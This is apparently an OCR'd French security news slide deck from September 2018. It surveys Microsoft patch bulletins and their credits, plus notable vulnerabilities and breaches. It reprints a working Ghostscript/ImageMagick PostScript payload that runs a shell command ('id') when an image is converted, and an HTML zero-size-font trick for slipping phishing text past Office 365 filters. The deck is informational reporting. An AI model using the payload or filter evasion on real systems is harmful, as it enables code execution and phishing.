



Revue d'actualité

11/09/2018

Préparée par

*Vladimir **K**OLLA @mynameisv__*
*Étienne **B**audin @etiennebaudin*
*Arnaud **S**OULLIE @arnaudsoullie*



Failles / Bulletins / Advisories

Failles / Bulletins / Advisories (MMSBGA)

Microsoft - Avis - Juillet 2018

MS18-071 Vulnerabilities in Internet Explorer (6 CVE)

- Exploit:
  - 5 x Remote Code Execution

    https://bugs.chromium.org/p/project-zero/issues/detail?id=1576
  - 1 x Security Feature Bypass
- Crédits:
  - Masato Kinugawa de Cure53 (CVE-2018-0949)
  - Lokihardt de Google Project Zero (CVE-2018-8288, CVE-2018-8291)
  - Anonymous par iDefense Labs (CVE-2018-8296)
  - ? (CVE-2018-8287)
  - Yuki Chen de Qihoo 360 Vulcan Team, Anonymous par Trend Micro's Zero Day Initiative (CVE-2018-8242)

MS18-072 Vulnerabilities in Edge (19 CVE)

- Exploit:
  - 1 x Security Feature Bypass
  - 13 x Remote Code Execution

    https://bugs.chromium.org/p/project-zero/issues/detail?id=1570
  - 4 x Information Disclosure
  - 1 x Spoofing
- Crédits:
  - Omair par KrashConsulting (CVE-2018-8262)
  - Simon Zuckerbraun with Trend Micro's Zero Day Initiative (CVE-2018-8275)
  - Alexandru Pitis de Microsoft Corporation (CVE-2018-8301)
  - Jihui Lu de Tencent KeenLab (CVE-2018-8324)
  - Kai Kang (@4B5F5F4B) (CVE-2018-8276)
  - Liu Long de Qihoo 360 Vulcan Team, Marcin Towalski (@mtowalski1) (CVE-2018-8297)
  - Aradnok, Akayn par Trend Micro's Zero Day Initiative, Jihui Lu de Tencent KeenLab (CVE-2018-8274)
  - Pavel Avgustinov and Nick Rolfe de Semmle and LGTM.com (CVE-2018-8294)
  - Debasish Mandal de McAfee Labs HIPS R&D (CVE-2018-8125)
  - Johnathan Norman - WDG OS Security Team (CVE-2018-8280, CVE-2018-8286)
  - Lokihardt de Google Project Zero (CVE-2018-8288, CVE-2018-8291, CVE-2018-8279)
  - Jihui Lu de Tencent KeenLab, Marcin Towalski (@mtowalski1) (CVE-2018-8289)
  - ? (CVE-2018-8287, CVE-2018-8290, CVE-2018-8278)
  - Masato Kinugawa de Cure53 (CVE-2018-8325)

Dont 3 communes avec IE:

- CVE-2018-8287
- CVE-2018-8288
- CVE-2018-8291

Failles / Bulletins / Advisories (MMSBGA)

Microsoft - Avis - Juillet 2018

MS18-073 Vulnerabilities in Scripting Engine (JScript and/or VBScript) (2 CVE)

- Affected:
  - ChakraCore
- Exploit:
  - 2 x Remote Code Execution

    https://bugs.chromium.org/p/project-zero/issues/detail?id=1582
- Crédits:
  - Lokihardt de Google Project Zero (CVE-2018-8298)
  - Yu Zhou de Ant-financial Light-Year Security Lab (CVE-2018-8283)

MS18-074 Vulnérabilité dans PowerShell Editor Services (1 CVE)

- Affected:
  - PowerShell Editor Services et PowerShell Extension for Visual Studio Code
- Exploit:
  - 1 x Remote Code Execution

    https://github.com/PowerShell/Announcements/issues/5
- Crédits:
  - Ryan Cumbee (Casaba Security, LLC) & Cory Carson (Casaba Security, LLC) under contract for Microsoft at the time. (CVE-2018-8327)

Failles / Bulletins / Advisories (MMSBGA)

Microsoft - Avis - Juillet 2018

MS18-075 Vulnerabilities in .Net (4 CVE)

- Affected:
  - .NET toutes versions supportées
- Exploit:
  - 2 x Remote Code Execution
  - 1 x Security Feature Bypass
  - 1 x Elevation of Privilege
- Crédits:
  - Lasse Trolle Borup de Langkjaer Cyber Defence (CVE-2018-8202)
- ? (CVE-2018-8356)
  - Soroush Dalili de NCC Group (CVE-2018-8260, CVE-2018-8284)

MS18-076 Vulnerabilities in Windows (3 CVE)

- Affected:
  - Windows toutes versions supportées
- Exploit:
  - 1 x Denial of Service
  - 2 x Elevation of Privilege
  - Publiées: CVE-2018-8313, CVE-2018-8314 (cf. SandboxEscaper)
- Crédits:
  - Axel Souchet (@0vercl0k) de MSRC Vulnerabilities and Mitigations Team (CVE-2018-8309)
  - ? (CVE-2018-8313, CVE-2018-8314)

Failles / Bulletins / Advisories (MMSBGA)

Microsoft - Avis - Juillet 2018

MS18-077 Vulnerabilities in SharePoint (3 CVE)

- Affected:
  - Microsoft SharePoint 2013 et 2016
- Exploit:
  - 1 x Remote Code Execution
  - 2 x Elevation of Privilege
- Crédits:
  - Soroush Dalili de NCC Group (CVE-2018-8300)
  - Ashar Javed de Hyundai AutoEver Europe GmbH (CVE-2018-8299)
  - Adrian Ivascu (CVE-2018-8323)

MS18-078 Vulnerabilities in Office (3 CVE)

- Affected:
  - Office 2010, 2013, 2016
- Exploit:
  - 1 x Tampering
  - 2 x Remote Code Execution
- Crédits:
  - Jonathan Birch de Microsoft Corporation (CVE-2018-8310)
  - Vladislav Stolyarov de Kaspersky Lab (CVE-2018-8312)
  - Lin Wang de Beihang University (CVE-2018-8281)

Failles / Bulletins / Advisories (MMSBGA)

Microsoft - Avis - Juillet 2018

MS18-079 Vulnerabilities in Skype (2 CVE)

- Affected:
  - Microsoft Lync 2013 et Skype for Business 2016
- Exploit:
  - 1 x Remote Code Execution
  - 1 x Security Feature Bypass
- Crédits:
  - Steven Thompson (CVE-2018-8238)
  - Ping Fan (Zetta) Ke de Valkyrie-X Security Research Group (VXRL) (CVE-2018-8311)

MS18-080 Vulnerabilities in Visual Studio (2 CVE)

- Affected:
  - Expression Blend 2, 3, 4, Visual Studio 2010, 2012, 2013, 2015, 2017
- Exploit:
  - 1 x Tampering
  - 1 x Remote Code Execution
- Crédits:
  - Soroush Dalili de NCC Group (CVE-2018-8172)
  - David Baptiste de ESIEA - CVO Lab (CVE-2018-8232)

Failles / Bulletins / Advisories (MMSBGA)

Microsoft - Avis - Juillet 2018

MS18-081 Vulnérabilité dans Microsoft Research JavaScript (1 CVE)

- Affected:
  - Microsoft Research JavaScript Cryptography Library V1.4
- Exploit:
  - 1 x Security Feature Bypass
- Crédits:
  - Jonathan Burns de Ionic Security Colin McRae de Ionic Security Ryan Speers de Ionic Security (CVE-2018-8319)

MS18-082 Vulnérabilité dans Windows Kernel (1 CVE)

- Affected:
  - Windows toutes versions supportées
- Exploit:
  - 1 x Elevation of Privilege
- Crédits:
  - ? (CVE-2018-8308)

MS18-083 Vulnérabilité dans Windows Firewall (1 CVE)

- Affected:
  - Windows toutes versions supportées
- Exploit:
  - 1 x Denial of Service
- Crédits:
  - Brandon Falk (@gamozolabs) de Enterprise Team (CVE-2018-8206)

Failles / Bulletins / Advisories (MMSBGA)

Microsoft - Avis - Juillet 2018

MS18-084 Vulnérabilité dans ADFS (1 CVE)

- Affected:
  - Web Customizations for Active Directory Federation Services
- Exploit:
  - 1 x Spoofing
- Crédits:
  - ? (CVE-2018-8326)

MS18-085 Vulnérabilité dans Microsoft Wireless Display Adapter (1 CVE)

- Affected:
  - Microsoft Wireless Display Adapter
- Exploit:
  - 1 x Remote Code Execution, injection de commande
- Crédits:
  - Tobias Glemser de secuvera GmbH, Simon Winter de Aalen University (CVE-2018-8306)

MS18-086 Vulnérabilité dans WordPad (1 CVE)

- Affected:
  - Windows toutes versions supportées
- Exploit:
  - 1 x Security Feature Bypass, contournement d'ASLR
- Crédits:
  - Eduardo Braun Prado par Trend Micro's Zero Day Initiative (CVE-2018-8307)

Failles / Bulletins / Advisories (MMSBGA)

Microsoft - Avis - Juillet 2018

MS18-087 Vulnérabilité dans Device Guard (1 CVE)

- Affected:
  - Windows 10, Server 2016
- Exploit:
  - 1 x Security Feature Bypass
- Crédits:
  - Matt Graeber de SpecterOps (CVE-2018-8222)

MS18-088 Vulnérabilité dans ASP.NET (1 CVE)

- Affected:
  - ASP.NET Core 1.0, 1.1, 2.0, ASP.NET MVC 5.2, ASP.NET Web Pages 3.2.3
- Exploit:
  - 1 x Security Feature Bypass
- Crédits:
  - Martin Knafve (CVE-2018-8171)

MS18-089 Vulnérabilité dans Windows DNS Client (1 CVE)

- Affected:
  - Windows toutes versions supportées
- Exploit:
  - 1 x Denial of Service
- Crédits:
  - Nick Freeman (CVE-2018-8304)

Failles / Bulletins / Advisories (MMSBGA)

Microsoft - Avis - Juillet 2018

MS18-090 Vulnérabilité dans Windows Mail Client (1 CVE)

- Affected:
  - Mail, Calendar, and People in Windows 8.1 App Store
- Exploit:
  - 1 x Information Disclosure
- Crédits:
  - Jens M ller (@jensvoid) (CVE-2018-8305)

MS18-091 Vulnérabilité dans Microsoft Win32K and/or Graphics Component (1 CVE)

- Affected:
  - Windows toutes versions supportées
- Exploit:
  - 1 x Denial of Service
  - 1 x Elevation of Privilege
- Crédits:
  - hungtt28 de Viettel Cyber Security par Trend Micro's Zero Day Initiative (CVE-2018-8282)

Failles / Bulletins / Advisories (MMSBGA)

Microsoft - Avis - Aout 2018

MS18-092 Vulnérabilités dans Internet Explorer (11 CVE)

- Exploit:
  - 9 x Remote Code Execution
  - 1 x Information Disclosure
  - 1 x Elevation of Privilege
  - Publiée(s): CVE-2018-8373, CVE-2018-8353

    https://bugs.chromium.org/p/project-zero/issues/detail?id=1587
  - Exploitée(s): CVE-2018-8373
- Crédits:
  - Eduardo Braun Prado par Trend Micro's Zero Day Initiative (CVE-2018-8316)
  - Jihui Lu de Tencent KeenLab (CVE-2018-8403)
  - James Lee @Windowsrcer de Kryptos Logic, Seonung Jang de Stealien (CVE-2018-8357)
  - Jun Kokatsu, Windows & Devices Group - Operating System Security Team, Seonung Jang (@Seonunghardt) de Stealien, James Lee @Windowsrcer de Kryptos Logic (CVE-2018-8351)
  - Qixun Zhao de Qihoo 360 Vulcan Team, Lokihardt de Google Project Zero, Yuki Chen de Qihoo 360 Vulcan Team (CVE-2018-8372)
  - Michael Holman, Microsoft Chakra Core Team (CVE-2018-8385)
  - Simon Zuckerbraun par Trend Micro's Zero Day Initiative (CVE-2018-8371)
  - Ivan Fratric de Google Project Zero (CVE-2018-8353)
  - Elliot Cao de Trend Micro Security Research par Trend Micro s Zero Day Initiative (ZDI) (CVE-2018-8373)
  - Sudhakar Verma and Ashfaq Ansari - Project Srishti par iDefense Labs (CVE-2018-8389)
  - Lokihardt de Google Project Zero (CVE-2018-8355)

MS18-072 Vulnerabilities in Edge (19 CVE)

- Exploit:
  - 2 x Spoofing
  - 11 x Remote Code Execution
  - 1 x Security Feature Bypass
  - 2 x Information Disclosure
  - 1 x Elevation of Privilege
- Crédits:
  - Omair from Krash Consulting (CVE-2018-8387)
  - James Lee @Windowsrcer de Kryptos Logic, Rafay Baloch, Zhong Zhaochen, Anas Mahmood (CVE-2018-8383)
  - Bruno Keith (CVE-2018-8266)
  - James Lee @Windowsrcer de Kryptos Logic, Seonung Jang de Stealien (CVE-2018-8357)
  - Jihui Lu de Tencent KeenLab (CVE-2018-8403)
  - exp-sky (Kai Song) de Tencent Security Xuanwu Lab, dannywei de Tencent Security Xuanwu Lab (CVE-2018-8358)
  - Gareth Heyes de PortSwigger (CVE-2018-8388)

Dont 6 communes avec IE:

- CVE-2018-8403
- CVE-2018-8357
- CVE-2018-8351
- CVE-2018-8372
- CVE-2018-8385
- CVE-2018-8355

Failles / Bulletins / Advisories (MMSBGA)

Microsoft - Avis - Aout 2018

MS18-094 Vulnérabilités dans Microsoft Graphics (GDI) (5 CVE)

- Affected:
  - Windows toutes versions supportées
- Exploit:
  - 2 x Remote Code Execution
  - 3 x Information Disclosure
- Crédits:
  - Lin Wang de Beihang University (CVE-2018-8398)
  - Pengsu Cheng de Trend Micro par Trend Micro's Zero Day Initiative (CVE-2018-8344)
  - Behzad Najjarpour Jabbari, Secunia Research at Flexera (CVE-2018-8396, CVE-2018-8397)
  - Anonymous par Trend Micro's Zero Day Initiative, Lin Wang de Beihang University par Trend Micro's Zero Day Initiative (CVE-2018-8394)

MS18-095 Vulnérabilités dans Windows (3 CVE)

- Affected:
  - Windows toutes versions supportées
- Exploit:
  - 3 x Remote Code Execution, depuis les liens LNK
- Crédits:
  - Lucas Leong (@wmliang) par Trend Micro's Zero Day Initiative (CVE-2018-8346, CVE-2018-8345)
  - ? (CVE-2018-8349)

Failles / Bulletins / Advisories (MMSBGA)

Microsoft - Avis - Aout 2018

MS18-096 Vulnérabilités dans Microsoft Exchange Server (2 CVE)

- Affected:
  - Microsoft Exchange Server 2010, 2013, 2016
- Exploit:
  - 1 x Tampering
  - 1 x Remote Code Execution
- Crédits:
  - Cameron Vincent (CVE-2018-8374)
  - Anonymous par Trend Micro's Zero Day Initiative (CVE-2018-8302)

MS18-097 Vulnérabilité dans Windows PDF Library (1 CVE)

- Affected:
  - Windows 10, Server 2016
- Exploit:
  - 1 x Remote Code Execution
- Crédits:
  - ? (CVE-2018-8350)

MS18-098 Vulnérabilité dans SQL Server (1 CVE)

- Affected:
  - Microsoft SQL Server 2016, 2017
- Exploit:
  - 1 x Remote Code Execution
- Crédits:

Failles / Bulletins / Advisories (MMSBGA)

Microsoft - Avis - Aout 2018

MS18-099 Vulnérabilité dans Scripting Engine (JScript and/or VBScript) (1 CVE)

- Affected:
  - ChakraCore
- Exploit:
  - 1 x Remote Code Execution
- Crédits:
  - ? (CVE-2018-8359)

MS18-100 Vulnérabilités dans Office (6 CVE)

- Affected:
  - Microsoft Office toutes versions supportées
- Exploit:
  - 3 x Remote Code Execution
  - 2 x Information Disclosure
  - 1 x Elevation of Privilege
- Crédits:
  - Jaanus K p de Clarified Security (CVE-2018-8378)
  - yangkang(@dnpushme) & Jinquan(@jq0904) & Wanglu de Qihoo360 CoreSecurity(@360CoreSec) (CVE-2018-8376)
  - Ying Xinlei de IceSword Lab, Qihoo 360 (CVE-2018-8375, CVE-2018-8382)
  - Jinquan(@jq0904) de Qihoo360 CoreSecurity(@360CoreSec), Yangkang(@dnpushme) de Qihoo360 CoreSecurity(@360CoreSec) (CVE-2018-8379)
  - CodeColorist from AntFinancial LightYear Security Lab (CVE-2018-8412)

Failles / Bulletins / Advisories (MMSBGA)

Microsoft - Avis - Aout 2018

MS18-101 Vulnérabilités dans DirectX (4 CVE)

- Affected:
  - Windows 8, 10, 2012, 2016
- Exploit:
  - 4 x Elevation of Privilege
- Crédits:
  - ChenNan and RanchoIce de Tencent ZhanluLab par Trend Micro's Zero Day Initiative, Communications Security Establishment, CSE (CVE-2018-8405)
  - Communications Security Establishment, ChenNan and RanchoIce de Tencent ZhanluLab par Trend Micro's Zero Day Initiative (CVE-2018-8406)
  - RanchoIce and ChenNan de Tencent ZhanluLab par Trend Micro's Zero Day Initiative (CVE-2018-8400, CVE-2018-8401)

MS18-102 Vulnérabilités dans Windows Kernel (3 CVE)

- Affected:
  - Windows toutes versions supportées
- Exploit:
  - 2 x Information Disclosure
  - 1 x Elevation of Privilege
- Crédits:
  - Tanghui Chen de Baidu X-Lab Tianya team (CVE-2018-8348)
  - Alex Ionescu, CrowdStrike Inc. (CVE-2018-8341)
  - ? (CVE-2018-8347)

Failles / Bulletins / Advisories (MMSBGA)

Microsoft - Avis - Aout 2018

MS18-103 Vulnérabilités dans Microsoft Win32K and/or Graphics Component (3 CVE)

- Affected:
  - Windows toutes versions supportées
- Exploit:
  - 3 x Elevation of Privilege
- Crédits:
  - RanchoIce de Tencent ZhanluLab par Trend Micro's Zero Day Initiative (CVE-2018-8404)
  - SandboxEscaper and Daniel Docherty, MWR Labs (CVE-2018-8339)
  - bee13oy de Qihoo 360 Vulcan Team (CVE-2018-8399)

MS18-104 Vulnérabilités dans Network Driver Interface Specification (NDIS) (2 CVE)

- Affected:
  - Windows toutes versions supportées
- Exploit:
  - 2 x Elevation of Privilege
- Crédits:
  - Enrique Nissim - Senior Security Consultant - IOActive, Inc (CVE-2018-8343, CVE-2018-8342)

Failles / Bulletins / Advisories (MMSBGA)

Microsoft - Avis - Aout 2018

MS18-105 Vulnérabilités dans Device Guard (2 CVE)

- Affected:
  - Windows 10, Server 2016
- Exploit:
  - 2 x Security Feature Bypass
- Crédits:
  - Matt Nelson (@enigma0x3) de SpecterOps, Matt Graeber de SpecterOps (CVE-2018-8204)
  - Matt Graeber de SpecterOps (CVE-2018-8200)

MS18-106 Vulnérabilité dans Windows Shell (1 CVE)

- Affected:
  - Windows 10, Server 2016
- Exploit:
  - 1 x Remote Code Execution
  - Publiée(s): CVE-2018-8414
  - Exploitée dans la nature avec des docs, PDF et SettingContent-ms
    http://sketchymoose.blogspot.com/2018/08/cve-2018-8414-samples-in-wild.html
- Crédits:
  - Matt Nelson (@enigma0x3) de SpecterOps (CVE-2018-8414)

Failles / Bulletins / Advisories (MMSBGA)

Microsoft - Avis - Aout 2018

MS18-107 Vulnérabilité dans .Net (1 CVE)

- Affected:
  - Microsoft .NET toutes versions supportées
- Exploit:
  - 1 x Information Disclosure
- Crédits:
  - ? (CVE-2018-8360)

MS18-108 Vulnérabilité dans Cortana (1 CVE)

- Affected:
  - Windows 10, Server 2016
- Exploit:
  - 1 x Elevation of Privilege, permet la navigation web sur un ordinateur verrouillé

    https://threatpost.com/microsoft-cortana-flaw-allows-web-browsing-on-locked-pcs/136558/
- Crédits:
  - Cedric Cochin de McAfee s Advanced Threat Research (ATR) Team, Liraz keinan Or Yasso Amichai Shulman Tal Be'ery (CVE-2018-8253)

Failles / Bulletins / Advisories (MMSBGA)

Microsoft - Avis - Aout 2018

MS18-109 Vulnérabilité dans ADFS (1 CVE)

- Affected:
  - Windows Server 2012 R2, 2016
- Exploit:
  - 1 x Security Feature Bypass
- Crédits:
  - Andrew Lee at OKTA REX Team (CVE-2018-8340)

MS18-110 Vulnérabilité dans Windows Diagnostics Hub (1 CVE)

- Affected:
  - Microsoft Visual Studio 2015, 2017
  - Windows 10, Server 2016
- Exploit:
  - 1 x Elevation of Privilege
- Crédits:
  - Ryan Hanson de Atredis Partners (CVE-2018-0952)

Failles / Bulletins / Advisories

Microsoft - Advisories

Mise à jour pour Windows XP Embedded POSReady

- Windows XP Embedded Service Pack 3 (SP3) fin de support en **janvier 2016**
- Windows Embedded POSReady 2009 fin de support en **avril 2019**

Failles / Bulletins / Advisories

Microsoft - Autre

0day Windows 10 : élévation de privilèges CVE-2018-8314

- Permet d'exécuter du code arbitraire en ring 0
- Code d'exploitation disponible
- Publiée anonymement Twitter
- Fonctionnelle et non corrigée
  - Basée sur les tâches planifiées et le spooler d'impression

https://github.com/SandboxEscaper

Le support de Windows 7 pourrait être prolongé après 2020

- Fin officielle : 14 janvier 2020
- Support également d'Office 365

https://www.computerworld.com/article/3304309/microsoft-windows/microsoft-plans-to-sell-post-2020-support-for-windows-7.html

Failles / Bulletins / Advisories

Système (principales failles)

Oracle Weblogic

- 2 vulnérabilités critique corrigés en juillet (exploit disponibles)
  - désérialisation d'objet (CVE-2018-2893)
  - upload de fichiers jsp sans restrictions (CVE-2018-2894)

https://github.com/pyn3rd/CVE-2018-2893

https://github.com/LandGrey/CVE-2018-2894

Apache Struts 2 (CVE-2018-11776)

- manque de validation des paramètres reçus par le serveur, code d'exploitation disponible
- permet une prise de contrôle du système à distance, exploit public
  - nécessite cependant une configuration particulière de Struts 2

https://cwiki.apache.org/confluence/display/WW/S2-057

Ghostscript (interpréteur Postscript et PDF)

- utilisé notamment pour la conversion de documents dans de nombreux projets ou OS
- signe le retour de Tavis Ormandy
- contournement du mécanisme d'isolation associé à l'option "-dSAFER"
- exécution de code arbitraire, la plupart des systèmes Linux/Unix touchés

http://openwall.com/lists/oss-security/2018/08/21/2

Failles / Bulletins / Advisories

Système (principales failles)

Prestashop, élévation de privilèges CVE-2018-13784

- Solution d'ecommerce opensource
- Modification du cookie grâce au CRC32 en suffixe
  - Attaque très velue mais bien détaillée

https://www.ambionics.io/blog/prestashop-privilege-escalation

Airmail

- Un chaînage de plusieurs vulnérabilités permet à un attaquant de forcer un utilisateur à lui transmettre la base de données du client mail
  - Pas de vérification des identifiants de connexion lors de l'envoi d'un email.
  - Pas de contrôles sur "airmail://" permettant l'envoi d'email via une application externe, sans authentification.
  - Il est possible d'attacher un fichier à un email simplement en connaissant son chemin.
  - Il est possible de déclencher des actions sans interaction utilisateur via une vulnérabilité au sein du moteur de rendu Webkit, utilisé par le client mail.

https://threatpost.com/airmail-3-exploit-instantly-steals-info-from-apple-users/136737/

Failles / Bulletins / Advisories

Système (principales failles)

Tor browser, contournement trivial de NoScript

- En ajoutant “;/json” à l’entête “Content-type”

  https://blog.torproject.org/new-release-tor-browser-80a10

- Acheté par Zerodium il y’a plusieurs mois
  - Vendu aux gouvernements (utilisé dans la nature)
  - Publié publiquement par Zerodium, car a dépassé sa durée de vie
  - Mais...

Wordpress, exécution de code authentifié

- Envoi d’une archive PHP “PHAR”
  - En changeant les 100 premiers octets pour simuler une image JPEG
  - Exécution des appels PHP

  https://thehackernews.com/2018/08/php-deserialization-wordpress.html

Failles / Bulletins / Advisories

Système (principales failles)

Virtualbox, évasion de la machine virtuelle par l'accélération 3D

- Plusieurs vulnérabilités CVE-2018-2830, CVE-2018-2835, CVE-2018-2686, CVE-2018-2687,

  https://www.zerodayinitiative.com/blog/2018/8/28/virtualbox-3d-acceleration-an-accelerated-attack-surface

...Et avec l'accélérateur vidéo

https://www.voidsecurity.in/2018/08/from-compiler-optimization-to-code.html

Failles / Bulletins / Advisories

Système (principales failles)

Déni de service sur tous les navigateurs

- En quelques lignes de Javascript

  https://gist.github.com/pwnsdx/0162faafadeaa73180500ea4d2242663

  https://docs.google.com/spreadsheets/d/1TqMgokKqAT8WxNed0iV0X0mXvJ28Eqd9xBJcQ7uYaCY/edit#gid=0

	ChromeOS	Windows	macOS	iOS	Linux	Android
Browser						
Chrome, Chromium	OS FREEZE	FREEZE	FREEZE	FREEZE*	OS FREEZE	FREEZE
Opera, Opera Mobile, Opera Mini	FREEZE	FREEZE	FREEZE	FREEZE*	FREEZE	FREEZE
Firefox, Firefox Mobile, Firefox Klar, Firefox Focus	FREEZE	FREEZE	FREEZE	FREEZE*	FREEZE	FREEZE
Edge	N/A	FREEZE	N/A	FREEZE*	N/A	N/A
Safari	N/A	FREEZE	FREEZE*	FREEZE*	N/A	N/A
IE	N/A	FREEZE	N/A	N/A	N/A	N/A
Dolphin Browser	N/A	N/A	N/A	FREEZE*	N/A	FREEZE
Maxthon	N/A	FINE	FINE	FREEZE*	N/A	FINE
All Chromium-based (Brave, Vivaldi, Yandex, Electron, nwjs...)	OS FREEZE	FREEZE	FREEZE	N/A	OS FREEZE	FREEZE
UC Browser	N/A	N/A	N/A	FREEZE*	N/A	FREEZE
Aloha Browser	N/A	N/A	N/A	FREEZE*	N/A	UNKNOWN

Convert, exécution de code

- A la conversion d'une image

  https://www.openwall.com/lists/oss-security/2018/08/21/2

  https://twitter.com/chaignc/status/1032253548954877954/photo/1

```
debian@debian:~$ cat shelltest.jpeg
%!PS
userdict /setpagedevice undef
save
legal
{ null restore } stopped { pop } if
{ legal } stopped { pop } if
restore
mark /OutputFile (%pipe%id) currentdevice putdeviceprops
debian@debian:~$ convert shelltest.jpeg test.gif
uid=1000(debian) gid=1000(debian) groups=1000(debian),24(cdrom),25(floppy)
,29(audio),30(dip),44(video),46(plugdev),108(netdev),114(bluetooth),115(lp
admin),119(scanner)
convert-im6.q16: FailedToExecuteCommand `'gs' -sstdout=%stderr -dQUIET -dS
AFER -dBATCH -dNOPAUSE -dNOPROMPT -dMaxBitmap=500000000 -dAlignToPixels=0
-dGridFitTT=2 '-sDEVICE=pngalpha' -dTextAlphaBits=4 -dGraphicsAlphaBits=4
'-r72x72' -g612x792 '-sOutputFile=/tmp/magick-4032tdug81yP6nOY%d' '-f/tmp
/magick-4032BKA87wl0S2CY' '-f/tmp/magick-4032g6a3dgYXy1rY' -c showpage' (-
1) @ error/delegate.c/ExternalDelegateCommand/462.
convert-im6.q16: no images defined `test.gif' @ error/convert.c/ConvertIma
geCommand/3258.
```

WHAT ??

(Remote) Code Execution

Failles / Bulletins / Advisories

Réseau (principales failles)

BTLEJACK

- Vulnérabilité divulgué à la Defcon par Damien Cauquil sur BLE (Bluetooth Low Energy)
- prise de contrôle du système via l'envoi de paquets forgés
- indiquer au smartphone que la connexion a été perdue tout en faisant croire à l'équipement qu'elle se poursuit

https://www.ambionics.io/blog/prestashop-privilege-escalation

Élévation locale de privilèges sur les WAF SecuSphere d'Imperva

- Socket /tmp/PCEListener accessible à tout processus
- Possible de lui envoyer des commandes au format Imperva (une sorte d'XML)

https://packetstormsecurity.com/files/148798/impervass-escalate.txt

Nouvelle attaque Wifi WPA/WPA2 : PMKID

- En cas de roaming optimisés (802.11r, 802.11v, 802.11k, OKC, ou Preauth Roaming)
- En PSK
- PMKID = précalcul des cléfs (condensat), envoyé dès les premières trames par le point d'accès

https://hashcat.net/forum/thread-7717.html

Failles / Bulletins / Advisories

Hardware / IoT

Découverte d'un god mode sur des vieux CPU

- mécanisme présent au sein d'anciens processeurs x86 permettant d'élever ses privilèges (ring 3 à ring 0) via des commandes CPU non documentés
- "This is really ring -4", partagé à Black Hat

  https://www.tomshardware.com/news/x86-hidden-god-mode,37582.html

Rosenbridge, la porte dérobée dans certains microprocesseur VIA

- Instruction faiblement documentées, servant à des tests
  - page 82 sur 83 ☻

    http://datasheets.chipdb.org/VIA/Nehemiah/VIA%20C3%20Nehemiah%20Datasheet%20R113.pdf
- Parfois activée par défaut

  https://github.com/xoreaxeaxeax/rosenbridge

Failles / Bulletins / Advisories

Hardware / IoT

Foreshadow / L1TF, élévations de privilèges sur les CPU Intel

- 3 nouvelles failles publiées, permettent de voler le contenu des caches L1
  - (CVE-2018-3620, CVE-2018-3646, CVE-2018-3615)
- 2 versions, une ciblant les SGX, une ciblant les machines virtuelles, hyperviseurs mémoire du noyau et mémoire SMM
- 2 attaques connexes identifiés nommées Foreshadow-NG :
  - vol des caches L1 et mémoires SMM, du noyau et des hyperviseurs
  - vol d'informations contenues sur d'autres machines virtuelles d'une même infra cloud
  - contourne des mesures d'atténuation mis en place pour Spectre et Metdown

https://foreshadowattack.eu/

- Intel a payé $100k pour la découverte de la vulnérabilité Spectre 1.1

https://securityaffairs.co/wordpress/74365/hacking/spectre-1-1.html

- Attention aux baisses de performances des correctifs

https://www.phoronix.com/scan.php?page=article&item=linux-419-mitigations&num=1

  - Mais non, aucun problème… Intel interdit les comparatifs de performances

```
<<Don't run your benchmarker at all, not even on your own software, if you "provide" or
publish the results.>>
```

  - Ils sont finalement revenu en arrière

https://www.lesnumeriques.com/cpu-processeur/patchs-cpu-intel-interdit-comparatifs-performances-n77359.html


Failles / Bulletins / Advisories

Hardware / IoT

Playstation 4, exécution de code noyau

- Grâce au pilote BPF / Berkeley Packet Filter
- Utilisation de JOP au lieu de ROP

https://github.com/Cryptogenic/Exploit-Writeups/blob/master/FreeBSD/PS4%205.05%20BPF%20Double%20Free%20Kernel%20Exploit%20Writeup.md



Piratages, Malwares, spam, fraudes et DDoS

Piratages, Malwares, spam, fraudes et DDoS
Hack 2.0

Contournement des filtres mail Office 365 comme dans les années 2000

- En cachant des caractères sans taille dans le texte

  https://thehackernews.com/2018/06/email-phishing-protection.html

Rewriting "Microsoft Security Team" in HTML eMail:

```
Micro<span style='font-size:0'>processors run optimize</span>soft<span
style='font-size:0'>ware to store your secrets</span>Secur<span style='font-
size:0'>ely. It is also good for system integr</span>ity<span style='font-size:0'>,
thanks to our</span>Team
```

Scanners read unstructured text as:

Microprocessors run optimize software to store your secrets Securely. It is also good for system integrity, thanks to our Team.

Piratages, Malwares, spam, fraudes et DDoS

Sites piratés

Traefik

- Société française d'administration et de gestion d'instances cloud
- manque de restriction sur l'API, exposition de la configuration et de secrets

https://www.bleepingcomputer.com/news/security/cloud-product-accidentally-exposes-users-tls-certificate-private-keys/

Un ado australien se serait introduit dans le réseau d'Apple

- accès à plusieurs reprises au réseau d'Apple, contenu des fichiers volés non divulgués
- aucune information personnelle compromise

https://securityboulevard.com/2018/08/indian-cosmos-bank-malware-attack-ends-with-theft-of-13-5-million/

Piratages, Malwares, spam, fraudes et DDoS

Sites piratés

Magento, piratage de plus de 7 000 e-boutiques

- Compromission sur les 6 derniers mois
  - Principalement par brute-force sur le portail d'admin
- Injection d'un keylogger en Javascript
- Vol de nombreuses coordonnées bancaires

https://gwillem.gitlab.io/2018/08/30/magentocore.net_skimmer_most_aggressive_to_date/

Homebrew

- un chercheur parvient à prendre le contrôle du dépôt Github du gestionnaire de paquet macOS
- clé d'API Github publiquement disponible sur un Jenkins exposé

https://medium.com/@vesirin/how-i-gained-commit-access-to-homebrew-in-30-minutes-2ae314df03ab

Reddit

- incident de sécurité ayant eu lieu entre le 14 et le 18 juin
- contournement d'authentification à double facteur via interception de SMS (SS7 + social)
- obtention d'un accès en lecture seule à des données
